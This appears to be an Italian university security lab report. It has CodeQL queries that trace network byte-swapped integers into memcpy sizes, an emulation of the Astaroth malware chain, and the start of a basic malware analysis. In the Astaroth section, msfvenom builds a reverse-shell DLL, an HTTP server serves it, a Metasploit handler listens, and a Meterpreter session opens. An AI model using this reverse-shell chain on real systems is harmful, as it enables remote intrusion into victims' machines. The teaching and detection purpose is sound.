Tutte le funzioni chiamate ‘memcpy’

La seconda query, invece, tutte le funzioni chiamate ‘**memcpy**’.


```
import cpp
from Function f
where f.getName() = "memcpy"
select f
```



Tutte le macro che iniziano con ntoh

```
import cpp
from Macro m
where m.getName() = "ntohs"
or m.getName() = "ntohl"
or m.getName() = "ntohll"
select m
```

Questa query è utilizzata per identificare tutte le **macro** il cui nome corrisponde ad **ntohs**, **ntohl** o **ntohll**.




Tutte le chiamate a memcpy

Con questa query selezioniamo tutte le **chiamate** a **memcopy**. E' stato sfruttato il metodo **getTarget** della classe FunctionCall.

```
import cpp
from Function f, FunctionCall call
where call.getTarget() = f and f.hasName("memcpy")
select call
```

#	
1	call to memcpy
2	call to memcpy
3	call to memcpy
4	call to memcpy
5	call to memcpy
6	call to memcpy
7	call to memcpy
8	call to memcpy
9	call to memcpy
10	call to memcpy
11	call to memcpy
12	call to memcpy
13	call to memcpy
14	call to memcpy
15	call to memcpy
16	call to memcpy
17	call to memcpy
18	call to memcpy
19	call to memcpy
20	call to memcpy
21	call to memcpy

Tutte le invocazioni delle macro ntoh*



Questa query è utilizzata per identificare tutte le invocazioni alle **macro** il cui nome corrisponde ad **ntohs**, **ntohl** o **ntohll**.

```
import cpp
from MacroInvocation invocation
where invocation.getMacroName() = "ntohs"
or invocation.getMacroName() = "ntohl"
or invocation.getMacroName() = "ntohll"
select invocation
```

Espressioni che corrispondono a invocazioni di macro


Tramite il metodo **getExpr**, selezioniamo con questa query tutte le espressioni associate all'invocazione di una delle tre macro indicate.

```
import cpp
from MacroInvocation invocation

where invocation.getMacroName() = "ntohs"
or invocation.getMacroName() = "ntohl"
or invocation.getMacroName() = "ntohll"
select invocation.getExpr()
```

La classe NetworkByteSwap

Riscriviamo la query precedente con l'ausilio di una classe custom, NetworkByteSwap, che estende la classe base Expr:

```
import cpp

class NetworkByteSwap extends Expr {
  Quick Evaluation: NetworkByteSwap
  NetworkByteSwap () {
    exists(MacroInvocation invocation |
      invocation.getMacroName() = "ntohs"
      or invocation.getMacroName() = "ntohl"
      or invocation.getMacroName() = "ntohll"
      | this = invocation.getExpr()
    )
  }
}

from NetworkByteSwap n
select n, "Network byte swap"
```



Taint tracking query

L'ultima query punta ad identificare tutti i punti nel codice in cui un intero proveniente dall'esterno è utilizzato come size per una memcpy, dando origine a vulnerabilità di buffer overflow.

Per la query è stata utilizzata la classe base **TaintTracking**: la source è rappresentata da un'istanza della classe NetworkByteSwap, mentre la sink dal terzo parametro di una chiamata di funzione a memcpy.

```
import cpp
import semmle.code.cpp.dataflow.TaintTracking
import DataFlow::PathGraph

class NetworkByteSwap extends Expr {
    NetworkByteSwap () {
      exists(MacroInvocation invocation |
        invocation.getMacroName() = "ntohs"
        or invocation.getMacroName() = "ntohl"
        or invocation.getMacroName() = "ntohll"
        | this = invocation.getExpr()
      )
    }
  }

class Config extends TaintTracking::Configuration {
  Config() { this = "NetworkToMemFuncLength" }

  override predicate isSource(DataFlow::Node source) {
    source.asExpr() instanceof NetworkByteSwap
  }
  override predicate isSink(DataFlow::Node sink) {
    exists (FunctionCall call
      | call.getArgument(2) = sink.asExpr() | call.getTarget().getName() = "memcpy"
  }
}

from Config cfg, DataFlow::PathNode source, DataFlow::PathNode sink
where cfg.hasFlowPath(source, sink)
select sink, source, sink, "Network byte swap flows to memcpy"
```

#	sink	source	sink	[3]
1	... - ...	... ? ... : ...	... - ...	Network byte swap flows to memcpy
2	chunk	... ? ... : ...	chunk	Network byte swap flows to memcpy
3	len	... ? ... : ...	len	Network byte swap flows to memcpy
4	rlen	... ? ... : ...	rlen	Network byte swap flows to memcpy
5	rlen	... ? ... : ...	rlen	Network byte swap flows to memcpy
6	filefh3_length	... ? ... : ...	filefh3_length	Network byte swap flows to memcpy
7	len	... ? ... : ...	len	Network byte swap flows to memcpy
8	len	... ? ... : ...	len	Network byte swap flows to memcpy
9	... + ...	... ? ... : ...	... + ...	Network byte swap flows to memcpy
10	... + ...	... ? ... : ...	... + ...	Network byte swap flows to memcpy
11	... + ...	... ? ... : ...	... + ...	Network byte swap flows to memcpy

Laboratorio CTI

Esecuzione di Astaroth

Il primo passo per l’esecuzione è la creazione di un DLL malevolo, tramite il plugin di Metasploit msfvenom che, al momento del caricamento sulla macchina vittima, si collega tramite una reverse shell all’attaccante.

Il DLL è servito tramite un server statico HTTP e sarà installato al momento dell’esecuzione del malware dal target.

```
C:/metasploit-framework/embedded/lib/ruby/gems/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/c
: previous definition of NAME was here
C:/metasploit-framework/embedded/lib/ruby/gems/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/c
: already initialized constant HrrRbSsh::Connection::Channel::ChannelType::Session::NAME
C:/metasploit-framework/embedded/lib/ruby/gems/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/c
: previous definition of NAME was here
C:/metasploit-framework/embedded/lib/ruby/gems/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/c
: already initialized constant HrrRbSsh::Connection::Channel::ChannelType::Session::NAME
C:/metasploit-framework/embedded/lib/ruby/gems/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/c
: previous definition of NAME was here
C:/metasploit-framework/embedded/lib/ruby/gems/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/c
: already initialized constant HrrRbSsh::Connection::Channel::ChannelType::Session::NAME
C:/metasploit-framework/embedded/lib/ruby/gems/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/c
: previous definition of NAME was here
C:/metasploit-framework/embedded/lib/ruby/gems/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/c
: already initialized constant HrrRbSsh::Connection::Channel::ChannelType::Session::NAME
C:/metasploit-framework/embedded/lib/ruby/gems/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/c
: previous definition of NAME was here
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of dll file: 9216 bytes
Saved as: payload.dll
PS C:\metasploit-framework\bin> python -m SimpleHTTPServer 80
C:\Python310\python.exe: No module named SimpleHTTPServer
PS C:\metasploit-framework\bin> python -m http.server 80
Serving HTTP on :: port 80 (http://[::]:80/) ...
::1 - - [24/May/2023 21:17:20] "GET /msfvenom.bat HTTP/1.1" 200 -
::1 - - [24/May/2023 21:17:20] code 404, message File not found
::1 - - [24/May/2023 21:17:20] "GET /favicon.ico HTTP/1.1" 404 -
::ffff:194.12.180.255 - - [24/May/2023 21:24:53] "GET /payload.dll HTTP/1.1" 200 -
```


```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreterInt
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/re
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > C:/metasploit-framework/embedded/l
el_type/session.rb:13: warning: already initialized constant Hrr
C:/metasploit-framework/embedded/lib/ruby/gems/3.0.0/gems/hrr_rb
: previous definition of NAME was here
se
msf6 exploit(multi/handler) > set LHOST 194.12.180.255
LHOST => 194.12.180.255
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 194.12.180.255:4444
```

La macchina attaccante si mette poi in attesa che la vittima apra una reverse shell verso di essa.

Esecuzione di Astaroth

Lo script create_dropper_ink.vbs genera il dropper, l'entry point dell'attacco.

Nel momento in cui il dropper è eseguito dall'utente, questo avvia la fase successiva dell'attacco, scaricando ed invocando lo stager.





```
[*] Started reverse TCP handler on 194.12.180.255:4444
[*] Sending stage (175686 bytes) to 194.12.180.255
[*] Meterpreter session 1 opened (194.12.180.255:4444 -> 194.12.180.255

meterpreter > ls
Listing: C:\Users\Public\Libraries\raw
=====================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  1315  fil   2023-05-24 20:03:59 +0200  clickme.lnk
100666/rw-rw-rw-  0     fil   2023-05-24 21:24:14 +0200  desktop.ini
100666/rw-rw-rw-  1148  fil   2023-05-24 21:24:14 +0200  launcher.lnk
100666/rw-rw-rw-  9216  fil   2023-05-24 21:14:52 +0200  mozcrt19.dll
100777/rwxrwxrwx  2295  fil   2023-05-24 21:23:58 +0200  stager.cmd

meterpreter >
```

Lo stager si collega alla macchina attaccante ed installa il DLL malevolo.

Il DLL malevolo è caricato utilizzando ExtExport. Nel momento in cui questo è caricato, la macchina vittima si collega alla macchina attaccante avviando una reverse shell.


CTI tramite MITRE ATT&CK



Lab Basic Malware

VirusTotal Lab01.dll

43 security vendor hanno marcato questo file come malevolo




Lab01.dll

History

Creation Time	2010-12-19 16:16:38 UTC
First Seen In The Wild	2010-12-19 11:16:38 UTC
First Submission	2011-07-04 19:57:48 UTC
Last Submission	2023-05-24 19:47:59 UTC
Last Analysis	2023-05-24 18:18:46 UTC

VirusTotal Lab01.exe


52 security vendor e 1 sandbox hanno marcato questo file come malevolo



Lab01.exe


FLAG1: PE Header

Analizziamo il PE Header dell'eseguibile allo scopo di ricavare la data di compilazione.

